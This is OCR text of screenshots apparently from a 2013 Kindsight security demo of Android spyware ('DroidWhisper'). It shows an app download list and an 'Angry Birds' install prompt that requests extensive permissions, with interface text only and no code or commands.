
428 0 0 Fun & Games

Username: *

Password: *

Download DroidDrop

Discover and download Android applications directly to your device. Learn



Downloads

Older

birds1-2.apk mobiledemo.kindsight.net Complete 14.58MB		11/12/12
tetris.apk mobiledemo.kindsight.net Complete 7.47MB		10/10/12
birds1-3.apk mobiledemo.kindsight.net Complete 14.58MB		9/17/12
KindsightSecurityDemo.apk mobiledemo.kindsight.net Complete 1.19MB		9/17/12
mouthoff.apk mobiledemo.kindsight.net Complete 9.27MB		5/21/12


Logged in as ksnexus2@gmail.com. Click to logout.

DroidWhisper

Wed Feb 06 2013 16:16:48 GMT-0500 (Eastern Standard Time)

Device: af4322452d552d26

Device: 302220301242571



Angry Birds

Do you want to install this application?

Allow this application to:

Your location
coarse (network-based) location, fine (GPS) location

Your personal information
read contact data

Network communication
full Internet access

Storage
modify/delete SD card contents

Hardware controls
take pictures and videos

Services that cost you money
send SMS messages

Phone calls
read phone state and identity

Install | Cancel


Logged in as ksnexus2@gmail.com. Click to logout.

DroidWhisper

Wed Feb 06 2013 16:17:48 GMT-0500 (Eastern Standard Time)

Device: af4322452d552d26

Device: 302220301242571



Installing...


Logged in as ksnexus2@gmail.com. Click to logout.

DroidWhisper

